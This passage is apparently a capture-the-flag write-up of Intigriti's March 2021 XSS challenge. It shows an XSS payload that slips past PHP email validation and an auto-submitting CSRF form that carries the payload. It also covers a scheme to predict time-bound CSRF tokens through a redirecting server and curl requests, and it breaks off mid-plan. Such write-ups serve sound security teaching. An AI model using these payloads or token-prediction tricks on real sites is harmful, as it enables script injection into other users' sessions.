
Your notes:

test@test.com

```
<!DOCTYPE html>
<html>
 ▶<head>…</head>
 ▼<body>
  ▼<section id="wrapper">
   ▼<section id="rules">
    ▶<div id="challenge-container" class="card-container">…</div>
    ▼<div class="card-container">
…    ▼<form method="POST" action="./" id="update-notes"> == $0
      ▶<div class="card-header">…</div>
      ▼<p id="notes-display" class="card-content" contenteditable="true">
         <a href="mailto:test@test.com">test@test.com</a>
       </p>
       <input type="hidden" name="csrf" value="f727ab3ec1cc41f874bc46d776f6b2cd">
       <input type="hidden" id="notes-value" name="notes" value>
     </form>
    </div>
   ▶<script>…</script>
    <!-- page generated at 2021-03-28 08:42:55 -->
   </section>
```

```
element.style {
}
* {                                       style.css:1
    box-sizing: border-box;
}
form {                     user agent stylesheet
    display: block;
    margin-top: 0em;
}
Inherited from section#rules
#rules {                                 style.css:27
    text-align: left;
}
Inherited from body
body {                                    style.css:4
```

Here I started looking via google for XSS payloads hidden in an email address that would still be seen as a valid email address by the application. It did not take long to find a good payload created by BruteLogic (https://brutelogic.com.br/blog/xss-limited-input-formats/)



Brute Logic
@brutelogic

Another brutal secret revealed! 😎
Payload to bypass simple email validation in PHP

"><svg/onload=confirm(1)>"@x.y

#KNOXSS case #21 check it here:
brutelogic.com.br/knoxss.html

brute@logic: /var/www/html
File Edit View Search Terminal Help


```
brute@logic:/var/www/html$ cat email.php
<?=filter_var($_GET["email"], FILTER_VALIDATE_EMAIL)."\n";?>
brute@logic:/var/www/html$
brute@logic:/var/www/html$ curl 'localhost/email.php?email=hello'

brute@logic:/var/www/html$
brute@logic:/var/www/html$ curl 'localhost/email.php?email=brute@example.com'
brute@example.com
brute@logic:/var/www/html$
brute@logic:/var/www/html$ curl 'localhost/email.php?email=<svg/onload=confirm(1)>'

brute@logic:/var/www/html$
brute@logic:/var/www/html$ curl 'localhost/email.php?email="><svg/onload=confirm(1)>"@x.y'
"><svg/onload=confirm(1)>"@x.y
brute@logic:/var/www/html$
```

3:11 PM · Nov 24, 2018

Final payload:

> `"<svg/onload=alert(1)>"@x.y`

Let’s test this payload at our notes application. It looks promising but it does not fire in our application.



Your notes:

"<svg/onload=alert(1)>"@x.y

```
<!DOCTYPE html>
<html>
▶<head>…</head>
▼<body>
  ▼<section id="wrapper">
    ▼<section id="rules">
      ▶<div id="challenge-container" class="card-container">…</div>
      ▼<div class="card-container">
        ▼<form method="POST" action="./" id="update-notes"> == $0
          ▶<div class="card-header">…</div>
          ▶<p id="notes-display" class="card-content" contenteditable="true">…</p>
           <input type="hidden" name="csrf" value="28e4dc0def4479b9c0c8c171234be928">
           <input type="hidden" id="notes-value" name="notes" value>
         </form>
       </div>
      ▶<script>…</script>
       <!-- page generated at 2021-03-28 08:48:46 -->
     </section>
   </section>
 </body>
```

```
element.style {
}
* {                                   style.css:1
  box-sizing: border-box;
}
form {                   user agent stylesheet
  display: block;
  margin-top: 0em;
}
Inherited from section#rules
#rules {                              style.css:27
  text-align: left;
}
Inherited from body
body {                                style.css:4
```

I was convinced due to the released hint this is the way to go so I played around a bit with the payload and sipmly changing the event handler to one that requires user interaction (onmouseover, onclick) seems enough:




Your notes:

"<svg/onmouseover=alert(1)>"@x.y

```
▼<body>
  ▼<section id="wrapper">
    ▼<section id="rules">
      ▶<div id="challenge-container" class="card-container">…</div>
      ▼<div class="card-container">
        ▼<form method="POST" action="./" id="update-notes">
          ▼<div class="card-header">
             "Your notes:"
            ▼<span id="actions">
               <a id="notes-save" href="#">save</a> == $0
             </span>
           </div>
          ▼<p id="notes-display" class="card-content" contenteditable="true">
             <a href="mailto:" &lt;svg onmouseover="alert(1)>"@x.y"">"<svg/onmouseover=alert(1)>"@x.y</a>
           </p>
           <input type="hidden" name="csrf" value="3501bb129617babca97f0f141651a783">
           <input type="hidden" id="notes-value" name="notes" value>
         </form>
       </div>
      ▶<script>…</script>
```

```
element.style {
}
#notes-save {                         style.css:96
  visibility: hidden;
}
a {                                   style.css:30
  text-decoration: ▶ none;
  color: ■#ef3257;
}
* {                                   style.css:1
  box-sizing: border-box;
}
a:-webkit-any-link {     user agent stylesheet
  ~~color: -webkit-link;~~
  cursor: pointer;
  ~~text-decoration: ▶ underline;~~
}
```

If we hover with our mouse over the payload the javascript is executed:


challenge-0321.intigriti.io

challenge-0321.intigriti.io says

1

OK

- Should work o
- Should alert(
- Should levera
- Shouldn't be s
- Should be rep

New: keep notes!


We've included this small notes field where you can keep track of your ideas, progress and collected tips, so you can revisit them later!

Your notes:

"<svg/onmouseover=alert(1)>"@x.y

There is only one remark towards this payload it still requires a victim to hover with the mouse over our payload. I was not able to construct a payload that did not require user interaction unfortunately. But this is enough according to the challenge rules.

The challenge requires to alert the flag. This can easily be achieved by adapting the payload as following:


challenge-0321.intigriti.io says

flag{THIS_IS_THE_FLAG}

OK

Find a way to exec

Rules:

- This challenge
- Out of all correct submissions, we will draw **six** winners on Monday, March 29th:
  - Three randomly drawn correct submissions
  - Three best write-ups
- Every winner gets a €50 swag voucher for our swag shop
- The winners will be announced on our Twitter profile.
- For every 100 likes, we'll add a tip to announcement tweet.

The solution...

- Should work on the latest version of Firefox or Chrome
- Should `alert()` the following flag: `flag{THIS_IS_THE_FLAG}`.
- Should leverage a cross site scripting vulnerability on this page.
- Shouldn't be self-XSS or related to MiTM attacks
- Should be reported at go.intigriti.com/submit-solution

New: keep notes!

We've included this small notes field where you can keep track of your ideas, progress and collected tips, so you can revisit them later!

Your notes:


```
"<svg/onmouseover=alert(flag.innerHTML)>"@x.y
```

Ok so we found a working XSS paylaod now we need to deliver this to our victim as we are at this point only able to XSS ourselfs (self XSS).

I had 2 ideas:
1) The POST request of the form can be vulnerable to a CSRF attack.
2) Inject my session ID cookie in the browser of the victim when I had saved the XSS payload.

To summarize for the second idea. I do not think or was not able to find a way to inject a cookie in a victims browser that is linked to the intigrtiti challenge domain. I think this is not possible as this would mean a big security risk for any web application. Unless some DNS spoofing can be done but that would be a bridge to far for this challenge ;-)

A cookie is bound to a domain and can only be used by that same domain. If I inject a cookie via a crafted web page the domain would not match and when the victim visits the intigriti challenge domain my cookie would never be loaded I guess.


- Three randomly drawn correct submissions
- Three best write-ups
- Every winner gets a €50 swag voucher for our swag shop
- The winners will be announced on our Twitter profile.
- For every 100 likes, we'll add a tip to announcement tweet.

The solution...

- Should work on the latest version of Firefox or Chrome

Name	Value	Domain	Path	Exp...	Size	HttpOnly	Secure	SameSite	Priority
PHPSESSID	0d312313dc02374cf355f965e8205850	challenge-0321.intigriti.io	/	Ses...	41				Medium


Select a cookie to preview its value

CSRF

So the idea with the cookie we leave behind and we go for a CSRF attack (cross site request forgery).

The idea is to let our victim visit our webpage that at that moment fires a POST request to the intigriti challenge page with our XSS payload. There is only one hurdle in the web application we are attacking. It uses a CSRF token to secure itself, DAMN :-)


Each time the web application page refreshes a new unique CSRF token is generated. When the application does the POST action the CSRF token is validated at server side to see if it matches .




```
<!DOCTYPE html>
<html>
 ▸<head>…</head>
…▾<body> == $0
  ▾<section id="wrapper">
    ▾<section id="rules">
      ▸<div id="challenge-container" class="card-container">…</div>
      ▾<div class="card-container">
        ▾<form method="POST" action="./" id="update-notes">
          ▸<div class="card-header">…</div>
          ▸<p id="notes-display" class="card-content" contenteditable="true">…</p>
           <input type="hidden" name="csrf" value="638a911fb263f34abdaf69e0c11272fe">
           <input type="hidden" id="notes-value" name="notes" value>
         </form>
       </div>
      ▸<script>…</script>
       <!-- page generated at 2021-03-28 09:08:35 -->
     </section>
   </section>
 </body>
```

```
element.style {
}
body {                                              style.css:4
   background: ▸ url(./pattern.svg) #f9f9fb;
   background-size: 200px;
   background-position: ▸ center center;
   color: #333;
   ~~text-align: center;~~
   text-align: center;
   font-family: 'Poppins', sans-serif;
   padding: ▸ 0;
   margin: ▸ 0;
   padding-top: 20px;
}
* {                                                 style.css:1
   box-sizing: border-box;
}
body {                                   user agent stylesheet
```

To explain if I would host the code below on my webserver and our victim visits our webpage it will do a POST form request to the intigriti challenge page with our XSS payload and save the payload for the victim.
The only problem for us as attackers is that we need to know the CSRF token the victim has at that moment otherwise our crafted POST is denied.



```html
<!DOCTYPE html>
<html>
<body>
<form id="update-notes" action="https://challenge-0321.intigriti.io/" method="POST">
<input type="hidden" name="csrf" value="49ac1b916896c539f12c8c244e28c8df">
<input type="hidden" id="notes-value" name="notes" value='"<svg/onmouseover=alert(flag.innerHTML)>"@t.y'>
</form>
<script>
    document.forms[0].submit();
</script>
</body>
</html>
```



Access to challenge-0321.intigriti.io was denied

You don't have authorisation to view this page.


HTTP ERROR 403

First I tried several techniques that can be freely trained at the PortSwigger academy to bypass the CSRF token:

https://portswigger.net/web-security/csrf

But none of those techniques worked for this challenge.

There is one more very interesting part in the source code of the challgene that I did not yet mention. A remark at the end of the source code showing the date and time the page was generated:



The solution...

- Should work on the latest version of Firefox or Chrome

```
    <meta name="twitter:image" content="https://challenge-0321.intigriti.io/share.jpg">
    <meta property="og:url" content="https://challenge-0321.intigriti.io">
    <meta property="og:type" content="website">
    <meta property="og:title" content="March XSS Challenge - Intigriti">
    <meta property="og:description" content="Find the XSS and WIN Intigriti swag.">
    <meta property="og:image" content="https://challenge-0321.intigriti.io/share.jpg">
    <link href="https://fonts.googleapis.com/css2?family=Poppins:wght@400;700&display=swap" rel="stylesheet">
    <link rel="stylesheet" type="text/css" href="./style.css">
  </head>
… ▼<body> == $0
   ▼<section id="wrapper">
     ▼<section id="rules">
       ▶<div id="challenge-container" class="card-container">…</div>
       ▶<div class="card-container">…</div>
       ▶<script>…</script>
        <!-- page generated at 2021-03-28 09:15:39 -->
      </section>
    </section>
  </body>
</html>
```

```
element.style {
}
body {                                          style.css:4
    background: ▶ url(./pattern.svg) #f9f9fb;
    background-size: 200px;
    background-position: ▶ center center;
    color: #333;
    ~~text-align: center;~~
    text-align: center;
    font-family: 'Poppins', sans-serif;
    padding: ▶ 0;
    margin: ▶ 0;
    padding-top: 20px;
}
* {                                             style.css:1
    box-sizing: border-box;
}
body {                              user agent stylesheet
```

Here I assumed the CSRF token is bound to the time the challenge page is requested. I confirmed this by using Linux CURL to request the challenge page 2 times at the same moment:



```
joren@Jorens-MacBook-Pro / % curl -v https://challenge-0321.intigriti.io/ && curl -v https://challenge-0321.intigriti.io/
```

Doing this command returns the page source code in the terminal 2 times and indeed both times the same CSRF token.

This got me to following idea to lure a victim into loading our XSS payload and bypassing the CSRF token.

If we know the time a victim loads the webpage we are able to know the CSRF token. I came with an idea to setup a webserver that does a request to the intigriti challenge page at the moment the victim visits my server and is immediately redirectets the victim to the challenge page.
This give me the oportunity to see the time the victim was redirected to the challenge page and to determine the CSRF token bound to that time due to my own requests to the challenge page at the same moment.

1) The victim visits a webpage on our webserver

2) Once the victim visits our index.html landing page we do 2 actions:
- We redirect immediately to another crafted PHP page (index.php)
- We open a new tab in the victims browser that opens the valid challenge page and sets the victim CSRF token.


3) The victim is thus redirected to our index.php page. This PHP page immdiatly does following:
- Redirect the victim again after 20 seconds (I have set this time quite high for debugging and to let my background scripts finish and compile the crafted form page) to our crafted form with the XSS payload and correct CSRF token
- We fire a Linux shell script on our server. The Script will perform 5 times a CURL to the challenge page each second to get the CSRF tokens for that times and save them to text files.

